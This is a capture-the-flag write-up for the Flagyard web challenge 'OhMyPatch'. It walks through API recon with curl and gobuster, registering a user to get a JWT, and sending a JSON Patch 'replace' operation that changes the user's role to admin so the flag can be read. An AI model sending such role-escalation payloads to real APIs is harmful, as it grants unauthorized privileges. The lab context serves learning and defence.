OhMyPatch Flagyard Challenge Writeup
A writeup for the Flagyard CTF web challenge titled OhMyPatch.
Introduction
This is another beginner-friendly Flagyard web challenge, titled OhMyPatch. The main idea is simple: explore the application, understand how it expects data, and then abuse a PATCH request to promote a user role and access the flag page.
The challenge is intentionally educational, so the focus is on learning the mechanics of JSON Patch rather than following a long pentest-style workflow.
Recon and API Discovery

When we open the challenge, we are greeted by an interface that clearly indicates the app is still under development, along with the note: flag secret me how can i patch.
The next step is to inspect the registration flow. Visiting the register endpoint with a GET request returns a 405 error, which tells us that the method is incorrect.

In HTTP, a 405 response means the endpoint exists but does not allow the method we used. To see which methods are allowed, we send an OPTIONS request:
1
2
3
4
5
6
7
8
$ curl -X OPTIONS http://k469f5dd54a4520741794a4df8a0664ea.playat.flagyard.com/register -i
HTTP/1.1 200 OK
Date: Mon, 14 Sep 2026 04:56:28 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 0
Connection: keep-alive
Allow: POST, OPTIONS
Referrer-Policy: no-referrer
The response tells us that only POST and OPTIONS are allowed. That means the app expects a JSON payload for registration, but we still need to discover the required fields.
Registering a User
We try a minimal JSON body:
1
2
3
4
{
  "username": "Koussay",
  "password": "Awesome123"
}
The server responds with a JSON error telling us which field is missing:
1
2
$ curl -X POST http://k469f5dd54a4520741794a4df8a0664ea.playat.flagyard.com/register -H "Content-Type: application/json" -d '{"username":"koussay","password":"Awesome123"}'
{"message":"Missing field: name"}
We keep adding the required fields until the response includes an access token:
1
2
$ curl -X POST http://k469f5dd54a4520741794a4df8a0664ea.playat.flagyard.com/register -H "Content-Type: application/json" -d '{"name":"koussay","password":"Awesome123", "age":12, "department":"Tech"}'
{"access_token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJmcmVzaCI6ZmFsc2UsImlhdCI6MTc4OTM2MjE2NywianRpIjoiODk3OThhMmYtMTI1Yi00ZmZjLWIxMGUtOTczNTg1NjIyZmY0IiwidHlwZSI6ImFjY2VzcyIsInN1YiI6NCwibmJmIjoxNzg5MzYyMTY3LCJjc3JmIjoiMjJkYjIxNzAtZDU4NC00MWY3LTg5MTgtYWU0YWI4NDQxYmQ0IiwiZXhwIjoxNzg5MzYzMDY3fQ._ZMcim_y0Kz8IjtyV9Smq4chmX6qbs-nFlwqqUOKTK4","message":"User registered successfully"}
This token is a JWT, and we can use it in the Authorization header to access protected endpoints.
Inspecting the User Data
Using the JWT, we call the /users endpoint:
1
2
$ curl -X GET http://k469f5dd54a4520741794a4df8a0664ea.playat.flagyard.com/users -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJmcmVzaCI6ZmFsc2UsImlhdCI6MTc4OTM2MjE2NywianRpIjoiODk3OThhMmYtMTI1Yi00ZmZjLWIxMGUtOTczNTg1NjIyZmY0IiwidHlwZSI6ImFjY2VzcyIsInN1YiI6NCwibmJmIjoxNzg5MzYyMTY3LCJjc3JmIjoiMjJkYjIxNzAtZDU4NC00MWY3LTg5MTgtYWU0YWI4NDQxYmQ0IiwiZXhwIjoxNzg5MzYzMDY3fQ._ZMcim_y0Kz8IjtyV9Smq4chmX6qbs-nFlwqqUOKTK4"
{"users":[{"age":35,"department":"Engineering","id":1,"name":"Alice","role":"user"},{"age":28,"department":"Marketing","id":2,"name":"Bob","role":"user"},{"age":40,"department":"Sales","id":3,"name":"Charlie","role":"user"},{"age":12,"department":"Tech","id":4,"name":"koussay","role":"user"}]}
All users currently have the user role. That strongly suggests there is an admin role somewhere in the application logic.
A quick directory scan reveals a few interesting endpoints:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://k469f5dd54a4520741794a4df8a0664ea.playat.flagyard.com/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /home/mohsen2/Downloads/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/flag                 (Status: 401) [Size: 39]
/patch                (Status: 405) [Size: 767]
/register             (Status: 405) [Size: 767]
/users                (Status: 401) [Size: 39]
Progress: 4746 / 4747 (99.98%)
The /flag endpoint is protected, and the /patch endpoint looks like the place where we may be able to modify the user data.
Understanding the PATCH Endpoint
The /patch endpoint expects a PATCH request, but the payload must match the application’s expected JSON format. If we send the wrong data, we get a clear error:
1
2
$ curl -X PATCH http://k469f5dd54a4520741794a4df8a0664ea.playat.flagyard.com/patch -H "Content-Type: application/json" -d '{"name":"koussay","password":"Awesome123", "age":12, "department":"Tech"}' -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJmcmVzaCI6ZmFsc2UsImlhdCI6MTc4OTM2MjE2NywianRpIjoiODk3OThhMmYtMTI1Yi00ZmZjLWIxMGUtOTczNTg1NjIyZmY0IiwidHlwZSI6ImFjY2VzcyIsInN1YiI6NCwibmJmIjoxNzg5MzYyMTY3LCJjc3JmIjoiMjJkYjIxNzAtZDU4NC00MWY3LTg5MTgtYWU0YWI4NDQxYmQ0IiwiZXhwIjoxNzg5MzYzMDY3fQ._ZMcim_y0Kz8IjtyV9Smq4chmX6qbs-nFlwqqUOKTK4"
{"message":"Invalid JSON data"}
This is where a quick look into the HTTP standard helps. JSON Patch is defined in RFC 6902, and it uses a list of operations instead of a raw object.
The important fields are:
op: the operation type, such asadd,remove,replace,move, orcopypath: the target location in the JSON document, using slash-separated pathsvalue: the new value to assign
In this challenge, the path is effectively something like /users/IndexInArray/role.
Exploiting the JSON Patch Flow
The payload we need is:
1
[{"op":"replace","path":"/users/4/role","value":"admin"}]
When we send this, the server updates the user role and returns the modified list:
1
{"users":[{"age":35,"department":"Engineering","id":1,"name":"Alice","role":"user"},{"age":28,"department":"Marketing","id":2,"name":"Bob","role":"user"},{"age":40,"department":"Sales","id":3,"name":"Charlie","role":"user"},{"age":12,"department":"Tech","id":4,"name":"koussay","role":"admin"},{"age":12,"department":"Tech","id":5,"name":"koussay","role":"admin"}]}
The index of the created user may vary depending on the environment, but the idea is the same: patch the role field from user to admin and then access the protected resource.
Once the user is recognized as an admin, the flag endpoint can be accessed:
1
2
$ curl -X GET http://k469f5dd54a4520741794a4df8a0664ea.playat.flagyard.com/flag -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJmcmVzaCI6ZmFsc2UsImlhdCI6MTc4OTM2MzM3MiwianRpIjoiOTU5NTY5YmUtOTkxNy00ZjkwLTk2NDEtNzUxYTkzMzhjNGUzIiwidHlwZSI6ImFjY2VzcyIsInN1YiI6NSwibmJmIjoxNzg5MzYzMzcyLCJjc3JmIjoiYWJhYmJiMDUtNjIyOC00OTMxLTkyZWItZjQ3MmQ4NjEwMDU3IiwiZXhwIjoxNzg5MzY0MjcyfQ.bQTUkVf5bpkGXpHvDJishddBs5riMpLgXSltgiYLaw4"
{"flag":"FlagY{GetYourOwn}"}
Conclusion
This was a great challenge for learning how PATCH requests work in practice. It is an educational example of how JSON Patch can be abused to modify user data when the application accepts unvalidated operations and insufficiently checks the target path. The core lesson is that even a simple-looking API can become a powerful privilege escalation vector when the developer fails to restrict allowed operations or roles properly.